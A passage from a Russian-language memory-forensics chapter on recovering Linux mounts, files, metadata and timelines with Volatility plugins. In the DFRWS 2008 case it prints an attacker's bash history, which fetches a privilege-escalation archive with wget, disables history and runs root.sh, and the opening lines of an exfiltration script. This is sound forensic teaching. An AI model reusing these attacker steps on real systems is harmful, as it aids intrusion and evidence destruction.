В Linux на хеш-таблицу, позволяющую найти все структуры смонтированных файловых систем, указывает символ ядра `mount_hashtable`. В зависимости от версии ядра каждый элемент хеш-таблицы является либо структурой `mount` (старые ядра), либо структурой `vfsmount` (новые ядра). Вот как эта структура выглядит для 64-разрядной системы Debian 3.2:

```
>>> dt("vfsmount")
'vfsmount' (240 bytes)
0x0   : mnt_hash                      ['list_head']
0x10  : mnt_parent                    ['pointer', ['vfsmount']]
0x18  : mnt_mountpoint                ['pointer', ['dentry']]
0x20  : mnt_root                      ['pointer', ['dentry']]
0x28  : mnt_sb                        ['pointer', ['super_block']]
0x30  : mnt_pcp                       ['pointer', ['mnt_pcp']]
0x38  : mnt_longterm                  ['__unnamed_0x38e']
0x40  : mnt_mounts                    ['list_head']
0x50  : mnt_child                     ['list_head']
0x60  : mnt_flags                     ['int']
0x64  : mnt_fsnotify_mask             ['unsigned int']
0x68  : mnt_fsnotify_marks            ['hlist_head']
0x70  : mnt_devname                   ['pointer', ['char']]
0x78  : mnt_list                      ['list_head']
0x88  : mnt_expire                    ['list_head']
0x98  : mnt_share                     ['list_head']
0xa8  : mnt_slave_list                ['list_head']
0xb8  : mnt_slave                     ['list_head']
0xc8  : mnt_master                    ['pointer', ['vfsmount']]
0xd0  : mnt_ns                        ['pointer', ['mnt_namespace']]
0xd8  : mnt_id                        ['int']
0xdc  : mnt_group_id                  ['int']
0xe0  : mnt_expiry_mark               ['int']
0xe4  : mnt_pinned                    ['int']
0xe8  : mnt_ghosts                    ['int']
```

Ключевые моменты

Ключевые моменты таковы:

• `mnt_hash`. Список коллизий для хеш-значения внутри `mount_hashtable`.
• `mnt_parent`. Ссылка на родительскую файловую систему.
• `mnt_mountpoint`. Ссылка на запись каталога точки монтирования, в которой смонтирована эта файловая система.
• `mnt_root`. Ссылка на запись каталога для корня файловой системы.
• `mnt_devname`. Имя смонтированного устройства (например, `/dev/sda1`).
• `mnt_sb`. Указатель на структуру `super_block` точки монтирования. Volatility использует этот член для перечисления файлов и каталогов в файловой системе.

Чтобы прояснить различие между несколькими членами с похожими именами, предположим, что USB-накопитель смонтирован в каталоге `/media/external`, а `/media` является частью корневой файловой системы. Тогда `mnt_parent` указывает на каталог `/`, `mnt_mountpoint` указывает на `/media`, а `mnt_root` указывает на `/`.

Плагин Linux Mount

Плагин `linux_mount` восстанавливает каждую файловую систему и перечисляет устройство, точку монтирования, тип файловой системы и параметры монтирования. Как показано в следующем выводе, можно быстро определить, что во время получения памяти целевая машина была подключена к удалённой системе (`192.168.174.1`):

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian-mount.lime linux_mount
Volatility Foundation Volatility Framework 2.4
Device      Mount Point        FS Type      Mount Options
sysfs       /sys               sysfs        rw,relatime,nosuid,nodev,noexec
tmpfs       /run/lock          tmpfs        rw,relatime,nosuid,nodev,noexec
proc        /proc              proc         rw,relatime,nosuid,nodev,noexec
```

```
tmpfs       /run/shm           tmpfs        rw,relatime,nosuid,nodev,noexec
devpts      /dev/pts           devpts       rw,relatime,nosuid,noexec
tmpfs       /run               tmpfs        rw,relatime,nosuid,noexec
udev        /dev                devtmpfs     rw,relatime
rpc_pipefs  /var/lib/nfs/rpc_pipefs  rpc_pipefs   rw,relatime
/dev/disk/by-uuid/b2385703-e550-4736-a19f-e8490e5a570e /
ext4         rw,relatime
//192.168.174.1/user/adam/documents   /mnt/share
cifs         ro,relatime
```

Каждый столбец восстанавливается следующим образом:

• **Device.** Имя смонтированного устройства, заполняемое из члена `mnt_devname` структуры `vfsmount` или `mount`.
• **Mount Point.** Каталог, в котором смонтирована файловая система. В следующем разделе вы узнаете, как вычисляются эти пути.
• **FS Type.** Тип файловой системы. К распространённым дисковым файловым системам Linux относятся ext3, ext4 и XFS. Он восстанавливается из члена `s_type` структуры `super_block`.
• **Mount Options.** Параметры, переданные команде `mount` для монтирования файловой системы. Они восстанавливаются из члена `s_flags` структуры `super_block`.

Распространённые типы файловых систем

Следующий список подробно описывает наиболее распространённые типы файловых систем Linux. В список также включены распространённые псевдофайловые системы, с которыми исследователь часто будет сталкиваться при анализе. Дополнительные сведения о псевдофайловых системах приведены в разделе «procfs и sysfs» главы 20. Далее в книге вы увидите, как руткиты перехватывают операции файловой системы (например, функции чтения и записи), чтобы обманывать инструменты анализа работающей системы.

• **ext3/4.** Наиболее часто используемые дисковые файловые системы для систем Linux.
• **sysfs.** Псевдофайловая система, обычно смонтированная в `/sys`. Она экспортирует информацию об аппаратных устройствах, подключённых к системе.
• **proc.** Псевдофайловая система, смонтированная в `/proc`. Она экспортирует список работающих процессов, активных сетевых соединений, загруженных модулей ядра и параметров, относящихся к диспетчеру памяти. Она также позволяет читать сетевые настройки, например MTU каждого интерфейса и то, следует ли пересылать пакеты.
• **tmpfs.** Файловая система только в памяти, обычно используемая для `/tmp` и `/dev/shm`.
• **devpts.** Псевдофайловая система, являющаяся точкой монтирования псевдотерминалов. Каждый пользователь, входящий в терминал из удалённого места (по таким протоколам, как SSH), получает псевдотерминал, иначе называемый интерфейсом командной строки. Например, один пользователь получит `/dev/pts/0`, другой - `/dev/pts/1` и так далее.
• **devtmpfs.** Псевдофайловая система, управляющая файлами и каталогами в каталоге `/dev`. Этот каталог хранит узлы устройств для физических устройств, а также для устройств, создаваемых программным обеспечением (например, `/dev/mem`).
• **cifs.** Используется для монтирования удалённых ресурсов SMB. Это часто наблюдается, когда системе Linux требуется смонтировать удалённые файловые ресурсы Windows или когда в сети используются устройства NAS.

Параметры монтирования

В следующем списке показаны наиболее часто встречающиеся параметры монтирования и описано их влияние на криминалистическое расследование:

• **atime/noatime.** Управляет обновлением времени доступа к файлам. Если этим флагом (и описанными далее флагами, управляющими временем доступа) обновление времени доступа отключено, это может очень сильно повлиять на возможность определить, к каким файлам обращался злоумышленник.
• **diratime/nodiratime.** Управляет обновлением времени доступа к каталогам.
• **relatime/norelatime.** Обновляет время доступа только в том случае, если время доступа старше времени последнего изменения. Начиная с версии ядра 2.6.3x, время доступа во всех случаях обновляется, когда оно старше 24 часов.
• **dev/nodev.** Разрешает или запрещает загрузку устройств в точке монтирования. В ограниченных файловых системах и системах, используемых как файловая тюрьма (или песочница), этот параметр часто предотвращает повышение привилегий и деятельность за пределами тюрьмы.
• **exec/noexec.** Управляет исполнением файлов внутри точки монтирования. Это часто используется как механизм безопасности, не позволяющий злоумышленникам загружать и выполнять двоичные файлы в доступных для записи всем каталогах, например `/tmp`. Если вы встретите систему, в которой `/tmp` допускает исполнение, стоит исследовать её на наличие вредоносных двоичных файлов.
• **suid/nosuid.** Управляет тем, разрешены ли в файловой системе двоичные файлы с установленным идентификатором пользователя (SUID). Это ещё один механизм безопасности, не позволяющий обычным пользователям выполнять двоичные файлы от имени другого пользователя (например, root). Размещение двоичных файлов SUID в нестандартных исполняемых каталогах (`/tmp`, `/var/run`, `/home/<user>/`) - приём, который злоумышленники часто используют как компонент бэкдоров для повторного получения более высоких привилегий в системе.
• **rw/ro.** Помечает файловую систему как доступную для чтения и записи или только для чтения.

> **Предупреждение.**
>
> Параметры монтирования важны, поскольку при наличии доступа root злоумышленники могут отключать функции безопасности и аудита (например, отслеживание временных меток), а также разрешать запись в определённые файловые системы или исполнение внутри них. Если есть основания подозревать, что это произошло, можно сравнить текущие параметры в памяти с параметрами по умолчанию из `/etc/fstab`. При обнаружении расхождений можно проверить плагином `linux_bash` (см. главу 21), специально отыскивая команды `mount`.

Временные файловые системы

`tmpfs` - файловая система только в памяти, обычно используемая для `/tmp` и `/dev/shm`. Как упоминалось ранее, получение RAM критически важно для анализа артефактов этих файловых систем, поскольку больше нигде они просто не существуют. Каталог `/tmp` используется как временное хранилище для установок, извлечения архивов и других файлов, которым не требуется переживать перезагрузку. Аналогично, `/dev/shm` предназначен для совместно используемой памяти приложений, которой не требуется переживать перезагрузку. Из-за изменчивой природы этих каталогов злоумышленники часто используют их для загрузки файлов и создания резервных копий данных (перед выводом), не записывая их в более постоянное хранилище, например на жёсткий диск.

Другое применение `tmpfs` - предоставление изменяемой файловой системы пользователям live CD. Live CD содержит файловую систему и операционную систему в том виде, в каком они были при загрузке, и пользователь не может записывать на него. Чтобы устранить это ограничение, live CD совместно управляет слоями (стеками) файловых систем: верхним слоем служит файловая система `tmpfs`, а под ней находится live CD. Записи в файловую систему отражаются в верхнем слое, а любой файл, отсутствующий в верхнем слое, затем ищется в нижнем. Такой подход поддерживает создание, чтение, запись и удаление файлов в любом месте файловой системы. Этот процесс показан на рисунке 24-1.




Figure 24-1: File system interactions on live CDs

Рисунок 24-1. Взаимодействия файловой системы на live CD

На рисунке 24-1 можно увидеть несколько процессов (`Firefox`, `/usr/bin/passwd`, `Apache`), которые должны использовать службы ядра для чтения, записи и создания файлов. В обычных системах эти операции воздействуют на физический жёсткий диск. В случае live CD они проходят через описанные ранее слои. Например, когда пользователь впервые запускает Firefox с live CD, он создаёт каталог профиля, включающий такие файлы, как история просмотра, файлы cookie и базы данных поисковых терминов. Поскольку эти файлы ранее не существовали на CD (либо существовали, но должны быть изменены), они хранятся в RAM. Аналогично, если пользователь добавляет учётную запись или изменяет пароль учётной записи, файл `/etc/passwd` обновляется. Однако изменения не записываются обратно на CD. Вместо этого CD сохраняет исходное содержимое, а новая версия `/etc/passwd` хранится в памяти. При чтении файла операционная система возвращает данные из находящейся в памяти копии.

Ещё одна операция, которую следует учитывать, - удаление. Если файл, хранящийся на CD, удалён, он больше не должен быть виден в списках каталогов, хотя физически всё ещё находится на CD. Эти взаимодействия обрабатывает драйвер файловой системы, и они полностью прозрачны для процессов пользовательского пространства.

Примечание.

Криминалистическое влияние live CD и анализ использующих их машин с помощью криминалистического анализа памяти обсуждались в докладе Эндрю Кейса на конференции Blackhat DC 2011 (см. dfir.org).

Перечисление файлов и каталогов

После определения файловых систем следующий шаг - перечислить находящиеся в них файлы и каталоги. Для обобщённой обработки широкого круга поддерживаемых Linux файловых систем используется виртуальная файловая система (Virtual File System, VFS). В этой модели все операции файловой системы проходят через один интерфейс независимо от типа нижележащей файловой системы. Используя абстракции, предоставляемые VFS и её структурами данных, поддержка Linux в Volatility может обобщённо перечислять все типы файловых систем и их содержимое.

Цели анализа

Ваши цели таковы:

• **Определять файлы, используемые системой и её приложениями.** Перечисляя резидентные в памяти части файловой системы, можно определить, какие файлы используются в данный момент. Это может указать на вредоносные двоичные файлы, конфигурации вредоносного ПО, файлы журналов и другие объекты. Этот список также служит набором файлов, содержимое которых потенциально можно восстановить из памяти, в отличие от тех, которые никогда не считывались в память или были удалены из кеша.
• **Определять неизвестные или неожиданные файлы.** Многие организации устанавливают системы конечных пользователей и серверов из стандартных образов дисков. Можно сравнить список файлов, найденных в памяти потенциально скомпрометированной системы, с эталоном. Область поиска можно дополнительно сузить, создав временные шкалы находящихся в памяти файлов, чтобы определить, какие из них использовались во время атаки.

Структуры данных

Структура `dentry` содержит информацию о записи каталога, относящейся к файлу или каталогу. Вот как эта структура выглядит в 64-разрядной системе Debian:

```
>>> dt("dentry")
'dentry' (192 bytes)
0x0   : d_flags                        ['unsigned int']
0x4   : d_seq                          ['seqcount']
0x8   : d_hash                         ['hlist_bl_node']
0x18  : d_parent                       ['pointer', ['dentry']]
0x20  : d_name                         ['qstr']
0x30  : d_inode                        ['pointer', ['inode']]
0x38  : d_iname                        ['array', 32, ['unsigned char']]
0x58  : d_count                        ['unsigned int']
0x5c  : d_lock                         ['spinlock']
0x60  : d_op                           ['pointer', ['dentry_operations']]
0x68  : d_sb                           ['pointer', ['super_block']]
0x70  : d_time                         ['unsigned long']
0x78  : d_fsdata                       ['pointer', ['void']]
0x80  : d_lru                          ['list_head']
```

```
0x90  : d_u                           ['list_head', {}]
0xa0  : d_subdirs                     ['list_head']
0xb0  : d_alias                       ['list_head']
```

Ключевые моменты

Ключевые моменты таковы:

• `d_parent`. Указатель на родительскую запись каталога. Этот указатель можно использовать для построения структуры каталогов файловой системы.
• `d_name`. Структура `qstr` (сокращение от quick string), содержащая имя файла или каталога.
• `d_inode`. Указатель на соответствующую структуру `inode`. Этот указатель будет использоваться для извлечения метаданных, связанных с файлом, а также содержимого файла.
• `d_sb`. Указатель на `super_block`, содержащий `dentry`.
• `d_u`. Объединение, член `d_child` которого является указателем внутри списка файлов и каталогов в каталоге.
• `d_subdirs`. Список подкаталогов внутри каталога. Хотя он похож на `d_u`, для создания точного списка каталога нужны оба члена.

Как показано ранее, каждая структура файловой системы (то есть `vfsmount`) хранит ссылку на свою `super_block` в члене `mnt_sb`. Чтобы начать перечисление файлов и каталогов, Volatility использует член `s_root` структуры `super_block`, поскольку он хранит ссылку на корневую `dentry` файловой системы. После этого можно рекурсивно обходить список `d_subdirs`.

Ниже показан вывод плагина `linux_enumerate_files` для образца памяти, который использовался в главе 21 для демонстрации заражённого двоичного файла `rm`:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f backdooredrm.lime
       linux_enumerate_files

[snip]

/tmp/rm
<snip>
/etc/mtab
/etc/resolv.conf
/etc/gcrypt
/etc/hosts
/etc/host.conf
/etc/suid-debug
/etc/ssh
/etc/ssh/moduli
/etc/cron.hourly
/etc/default
/etc/default/locale
/etc/environment
/etc/security
/etc/security/limits.d
/etc/security/limits.conf
/etc/security/pam_env.conf
/etc/shadow
/etc/pam.d
/etc/pam.d/common-session
/etc/pam.d/common-password
/etc/pam.d/other
/etc/pam.d/common-session-noninteractive

[snip]
```

В полном выводе плагина можно увидеть каждый файл, найденный в памяти. В частности, можно увидеть двоичный файл `/tmp/rm`, подложенный злоумышленником, а также несколько файлов внутри `/etc`, которые могут помочь в расследовании. Например, `shadow` хранит зашифрованные

пароли пользователей; `hosts` хранит жёстко заданные сопоставления имён узлов с IP-адресами; а `resolv.conf` хранит настройки DNS. Вредоносное ПО и злоумышленники часто читают или записывают эти файлы, чтобы управлять поведением системы и сети.

Извлечение метаданных файлов

Имена файлов и каталогов - лишь малые фрагменты гораздо большей головоломки. В этом разделе вы узнаете, как восстанавливать метаданные, связанные с каждым файлом, включая его размер, времена MAC, разрешения, владельца и другие сведения. Эту информацию можно использовать при создании временных шкал, определении деятельности отдельных пользователей и извлечении находящейся в памяти файловой системы на диск.

Цели анализа

Ваши цели таковы:

• **Понимать, как Volatility восстанавливает метаданные файлов.** Структура `inode` хранит все метаданные, связанные с файлом. Volatility должна проанализировать несколько членов этой структуры, чтобы правильно восстановить содержащуюся информацию и позволить вам использовать её.
• **Создавать временные шкалы деятельности.** Используя метаданные файловой системы, можно создать временную шкалу деятельности и сопоставить артефакты на основе их временных связей.
• **Различать файлы разных пользователей.** Метаданные также включают идентификаторы пользователей (UID) и групп (GID) для каждого файла и каталога. Поэтому помимо времени создания файла можно определить и того, кто его создал (если только один пользователь не создал файл от имени другого пользователя с помощью `sudo` или первоначальный владелец не был изменён после создания такой командой, как `chown`). Эти метаданные можно также использовать для определения небезопасных конфигураций (например, доступного для чтения всем файла `shadow`) или двоичного файла setuid во временном каталоге.

Структуры данных

Структура `inode` содержит метаданные файла в памяти. Вот как эта структура выглядит для 64-разрядного образца Debian:

```
>>> dt("inode")
'inode' (552 bytes)
0x0   : i_mode                        ['unsigned short']
0x2   : i_opflags                     ['unsigned short']
0x4   : i_uid                         ['unsigned int']
0x8   : i_gid                         ['unsigned int']
0xc   : i_flags                       ['unsigned int']
0x10  : i_acl                         ['pointer', ['posix_acl']]
0x18  : i_default_acl                 ['pointer', ['posix_acl']]
0x20  : i_op                          ['pointer', ['inode_operations']]
0x28  : i_sb                          ['pointer', ['super_block']]
0x30  : i_mapping                     ['pointer', ['address_space']]
0x38  : i_security                    ['pointer', ['void']]
0x40  : i_ino                         ['unsigned long']
<snip>
0x50  : i_atime                       ['timespec']
0x60  : i_mtime                       ['timespec']
```

```
0x70  : i_ctime                       ['timespec']
0x80  : i_lock                        ['spinlock']
<snip>
0x90  : i_size                        ['long long']
<snip>
0x108 : i_dentry                      ['list_head']
<snip>
0x130 : i_fop                         ['pointer', ['file_operations']]
<snip>
```

Ключевые моменты

Ключевые моменты таковы:

• `i_mode`**.** Кодирует тип файла (обычный, каталог, блочный, сокет и так далее), а также разрешения (чтение, запись, исполнение) для владельца, группы или остальных (всех).
• `i_uid` **и** `i_gid`**.** Идентификатор пользователя (UID) и GID владельца файла. Файлы `/etc/passwd` и `/etc/group` можно использовать для преобразования этих идентификаторов в имена пользователя и группы.
• `i_op` **и** `i_fop`**.** Указатели операций inode и файловых операций inode. Эти указатели управляют всеми взаимодействиями с inode и драйверами файловой системы. Они также участвуют в предоставлении списков каталогов и содержимого файлов процессам пользовательского пространства. Из-за такого контроля вредоносное ПО часто перехватывает эти указатели функций.
• `i_mapping`**.** Указатель на структуру `address_space_operations` для данных файла. В следующем разделе вы узнаете, как использовать этот член для восстановления содержимого файла.
• `i_ino`**.** Номер inode однозначно определяет каждый файл и каталог в файловой системе. Этот номер появляется в выводе команды `stat` в работающих системах Linux и в именах псевдофайлов (каналов, сокетов).
• `i_mtime`**,** `i_atime` **и** `i_ctime`**.** Времена MAC файла. Они используются для построения временных шкал и обнаружения попыток антикриминалистического изменения временных меток.
• `i_size`**.** Размер файла, используемый при восстановлении его содержимого.

Дублирование файловых систем из памяти

Из структуры `inode` можно извлечь широкий круг метаданных файлов. Используя метаданные, извлечённые из этой структуры, плагин Volatility `linux_recover_filesystem` может выгрузить резидентные в памяти артефакты файловой системы на диск. По мере обхода файловой системы Volatility заново создаёт обнаруженную в памяти структуру каталогов и записывает каждый файл на диск. Помимо восстановления содержимого файлов, которое объясняется в следующем разделе, Volatility также пытается сохранить правильные метаданные. Например, время доступа и изменения записанного файла изменяется так, чтобы соответствовать времени в образце памяти.

> **Примечание.**
>
> К сожалению, время создания не хранится в файловых системах ext3, но хранится в ext4. В любом случае изменение времени создания не поддерживается через Python или C; для этого требуется напрямую изменять время на диске с помощью таких инструментов, как `debugfs`. Чтобы избежать такой зависимости и обеспечить стабильность, плагин `linux_recover_filesystem` просто не воспроизводит время создания файлов.

Разрешения файлов также восстанавливаются. Пользователь-владелец и группа-владелец файла приводятся в соответствие с inode в памяти посредством функции Python os.chown. Эти артефакты позволяют определить, какие файлы были доступны каким пользователям, являются ли они исполняемыми приложениями или просто конфигурационными файлами для чтения/записи и так далее. Важная часть метаданных, которую невозможно воспроизвести, - номер inode. Например, если файловая система восстанавливается на диск NTFS, понятия inode там нет. При записи в файловые системы Linux у целевой файловой системы имеется собственный набор inode, способный вызвать конфликты.

Следующий код показывает применение плагина linux_recover_filesystem к криминалистическому заданию DFRWS 2008 года. В главе 21 вы видели извлечённую историю Bash из того же образца памяти. Этот вывод показал, как злоумышленник использовал антикриминалистику (в частности, unset HISTFILE для отключения истории команд) перед выводом конфиденциальных данных. В целевой файловой системе (в примере - каталог fsout) можно увидеть значительную часть этой деятельности вместе с соответствующими метаданными:

```
$ sudo python vol.py --profile=Linuxdfrws2008x86 -f challenge.mem
    linux_recover_filesystem -D fsout
Volatility Foundation Volatility Framework 2.4
Recovered 12463 files

$ cat fsout/home/stevev/.bash_history
uname -a
who
ll -h
mkdir temp
ll -h
chmod o-xrw temp/
ll -h
cd temp/
cp /mnt/hgfs/Admin_share/*.xls .
cp /mnt/hgfs/Admin_share/*.pcap .
exit
uname -a
id
exit
X -v
X -V
X -version
cd temp
wget http://metasploit.com/users/hdm/tools/xmodulepath.tgz
tar -zpxvf xmodulepath.tgz
cd xmodulepath
ll
unset HISTORY
./root.sh
exit
pwd
cd ..
cp /mnt/hgfs/Admin_share/intranet.vsd .
ll
ls -lh
exit
```

Хотя файл .bash_history пользователя stevev был восстановлен с диска, он не столь полон, как содержимое, найденное в памяти плагином linux_bash, из-за мер антикриминалистики. В файловой системе hgfs можно также найти сценарий вывода данных (xfer.pl), а также конфиденциальные файлы, к которым обращался злоумышленник: несколько документов Excel, сетевую схему Visio, несколько текстовых файлов и несколько сжатых архивов.

```
$ ls -l fsout/mnt/hgfs/Admin_share/
total 784
-rw-rw-r-- 1 500 500 141824 Dec  8  2007 acct_prem.xls
-rw-rw-r-- 1 500 500 100864 Dec  8  2007 domain.xls
-rwxr-xr-x 1 500 500   2395 Aug  5  2000 ftp.pcap
```

```
-rwxr-xr-x 1 500 500 460288 May 16  2007 intranet.vsd
-rw-rw-r-- 1 500 500  10376 Nov 26  2007 libfindrtp-0.4b.tar.gz
-rw-rw-r-- 1 500 500    354 Dec  8  2007 negotiation notes.txt
-rw-rw-r-- 1 500 500  52493 Nov 26  2007 rtp-stego-code.tgz
-rwxrw-r-- 1 500 500   3209 Dec 16  2007 xfer.pl
```

В выводе `ls` для каталога исходные разрешения сохранены, а UID и GID установлены такими, какими они были на исследуемой машине. Используя файлы `passwd` и `group`, можно определить точную учётную запись пользователя, владевшего этими файлами (в данном случае имя пользователя было `user`).

```
$ grep 500 fsout/etc/passwd
user:x:500:500:user:/home/user:/bin/bash
$ grep 500 fsout/etc/group
user:x:500:
```

Следующий вывод показывает начало сценария вывода данных. Он содержит свидетельства пользовательского агента HTTP и IP-адреса прокси, используемых злоумышленником. Если бы этот файл был удалён с диска сразу после использования, всё равно оставалась бы возможность найти его в памяти - одно из главных преимуществ выгрузки файлов из RAM.

```
$ head -15 fsout/mnt/hgfs/Admin_share/xfer.pl
#!/usr/bin/perl
#
use strict;
use warnings;
use MIME::Base64;
use vars qw/@urls/;

my $user_agent = "Mozilla/5.0 (X11; U; Linux i686; en-US) Gecko/20071126";
#my $proxy_ip = "219.93.175.67:80";
@urls = ( "http://youtube.com/", "http://www.google.com/search?hl=en&q=pig+latin",
"http://www.idioma-software.com/pig/pig_latin.html", "http://www.yahoo.com/",
"http://mail.yahoo.com/", "http://www.myspace.com/",
"http://vids.myspace.com/index.cfm?fuseaction=vids.individual&VideoID=23886700",
"http://youtube.com/", "http://youtube.com/watch?v=ZiRHyzjb5SI",
"http://youtube.com/watch?v=1RUFBGDvsy0",
"http://www.google.com/search?hl=en&q=juicy+fruit",
"http://www.wrigley.com/wrigley/products/pop_juicy_fruit.asp",
"http://www.amazon.com/Juicy-Fruit-Mtume/dp/B0000025UL", "http://www.facebook.com/", "http:/
    /www.live.com/",
"http://search.live.com/results.aspx?q=hurricane", "http://www.ebay.com/",
"http://books.ebay.com/", "http://photography.ebay.com/",
"http://crafts.ebay.com/",
"http://en.wikipedia.org/wiki/Main_Page",
"http://en.wikipedia.org/wiki/Lee_Smith_\%28baseball_player\%29",
"http://en.wikipedia.org/wiki/Lee_Smith_\%28baseball_player\%29&action=edit",
"http://www.msn.com/", "http://www.slate.com/id/2179838/?GT1=10733",
"http://mail.live.com/",
"http://costarica.en.craigslist.org/rfs/",
"http://costarica.en.craigslist.org/apa/");

my @send_data;
my $inputfile;
my $chunk_size = 1236;
```

Восстановление файловой системы из дампа памяти и её повторное создание на собственном диске анализа имеет ряд дополнительных преимуществ. Например, можно получить очень близкое приближение к тому, что фактически находилось на диске подозреваемой системы (за исключением нераспределённого пространства и файлов, не находившихся в памяти). Затем имитированный диск можно обработать такими криминалистическими инструментами, как The Sleuth Kit (см. sleuthkit.org).

Предупреждение.

Чтобы полностью воспроизвести метаданные, например владельца и группу файлов, принадлежащих root, `linux_recover_filesystem` необходимо запускать от имени root. В случае руткитов уровня ядра файловая система, восстановленная из памяти, может полностью контролироваться злоумышленником. В целях безопасности и стабильности файловую систему следует извлекать в отдельный раздел, а не в тот, из которого выполняется анализ. `linux_recover_filesystem` пытается предотвращать такие атаки, как обход каталогов, но при анализе файловой системы следует проявлять осторожность. Если вы хотите избежать этой потенциальной атаки, можно закомментировать строку плагина, вызывающую `os.chown`.

Построение временных шкал

С помощью плагина `linux_dentry_cache` можно строить временные шкалы из резидентных в памяти артефактов файловой системы. Этот плагин находит экземпляры структур `dentry` внутри `kmem_cache` систем на основе SLAB и создаёт из структур body-файл. Используя структуру `inode` объекта `dentry`, можно получить номер inode, владельца, разрешения, размер и времена MAC - поля, необходимые для body-файла. Затем этот body-файл можно передать The Sleuth Kit и нескольким другим криминалистическим инструментам для создания и анализа временной шкалы.

Ниже показано, как использовать плагин `linux_dentry_cache` для создания body-файла (с именем `body.txt`):

```
$ python vol.py --profile=Linuxdfrws-profilex86 -f challenge.mem
       linux_dentry_cache > body.txt
Volatility Foundation Volatility Framework 2.4

$ grep Admin body.txt
0|Admin_share/xfer.pl|262633|0|500|500|3209|1197862134|1197858797|1197861669|0
0|Admin_share/intranet.vsd|262647|0|500|500 \
          |460288|1197861668|1179352760|1197186983|0
0|Admin_share/acct_prem.xls|262646|0|500|500 \
          |141824|1197861980|1197119951|1197119951|0
0|Admin_share/domain.xls|262645|0|500|500 \
          |100864|1197861980|1197119385|1197119385|0
0|Admin_share/rtp-stego-code.tgz|262634|0|500|500 \
          |52493|1197759870|1196121402|1196121402|0
0|Admin_share/libfindrtp-0.4b.tar.gz|262635|0|500|500 \
          |10376|1197758362|1196133287|1196133287|0
0|Admin_share/negotiation notes.txt|262638|0|500|500 \
          |354|1197861668|1197117626|1197117626|0
0|Admin_share/ftp.pcap|262640|0|500|500|2395|1197861980|965487240|1197117607|0
0|Admin_share|262632|0|500|500|4096|1197862147|1197861669|1197861669|0
```

Затем мы создаём временную шкалу с помощью `mactime` (из The Sleuth Kit). Параметр `-b` задаёт путь к body-файлу, созданному предыдущей командой. Параметры `-g` и `-p` задают соответственно файлы `group` и `passwd`, чтобы вывод содержал преобразованные имена вместо идентификаторов. Для краткости вывод временной шкалы отфильтрован так, чтобы показывать только файлы, относящиеся к каталогу `Admin_share`. Обратите внимание, что `fsout` - каталог на диске анализа, куда файловая система была выгружена плагином `linux_recover_filesystem`.

```
$ mactime -b body.txt -d
       -g fsout/etc/group -p fsout/etc/passwd | grep Admin_share
Wed Dec 31 1969 18:00:00,4096,...b,0,user,user,262632,"Admin_share"
Wed Dec 31 1969 18:00:00,3209,...b,0,user,user,262633,"Admin_share/xfer.pl"
Wed Dec 31 1969 18:00:00,52493,...b,0,user,user,262634, \
            "Admin_share/rtp-stego-code.tgz"
Wed Dec 31 1969 18:00:00,10376,...b,0,user,user,262635, \
            "Admin_share/libfindrtp-0.4b.tar.gz"
```

```
Wed Dec 31 1969 18:00:00,354,...b,0,user,user,262638, \
            "Admin_share/negotiation notes.txt"
Wed Dec 31 1969 18:00:00,2395,...b,0,user,user,262640,"Admin_share/ftp.pcap"
Wed Dec 31 1969 18:00:00,100864,...b,0,user,user,262645,"Admin_share/domain.xls"
Wed Dec 31 1969 18:00:00,141824,...b,0,user,user,262646, \
            "Admin_share/acct_prem.xls"

[snip]

Sat Dec 08 2007 07:19:11,141824,m.c.,0,user,user,262646, \
            "Admin_share/acct_prem.xls"
Sun Dec 09 2007 01:56:23,460288,..c.,0,user,user,262647, \
            "Admin_share/intranet.vsd"
Sat Dec 15 2007 16:39:22,10376,.a..,0,user,user,262635, \
            "Admin_share/libfindrtp-0.4b.tar.gz"
Sat Dec 15 2007 17:04:30,52493,.a..,0,user,user,262634, \
            "Admin_share/rtp-stego-code.tgz"
Sun Dec 16 2007 20:33:17,3209,m...,0,user,user,262633, \
            "Admin_share/xfer.pl"
Sun Dec 16 2007 21:21:08,354,.a..,0,user,user,262638, \
            "Admin_share/negotiation notes.txt"
Sun Dec 16 2007 21:21:08,460288,.a..,0,user,user,262647, \
            "Admin_share/intranet.vsd"
Sun Dec 16 2007 21:21:09,4096,m.c.,0,user,user,262632,"Admin_share"
Sun Dec 16 2007 21:21:09,3209,..c.,0,user,user,262633,"Admin_share/xfer.pl"
Sun Dec 16 2007 21:26:20,2395,.a..,0,user,user,262640,"Admin_share/ftp.pcap"
Sun Dec 16 2007 21:26:20,100864,.a..,0,user,user,262645,"Admin_share/domain.xls"
Sun Dec 16 2007 21:26:20,141824,.a..,0,user,user,262646, \
            "Admin_share/acct_prem.xls"
Sun Dec 16 2007 21:28:54,3209,.a..,0,user,user,262633,"Admin_share/xfer.pl"
Sun Dec 16 2007 21:29:07,4096,.a..,0,user,user,262632,"Admin_share"
```

Восстановление содержимого файлов

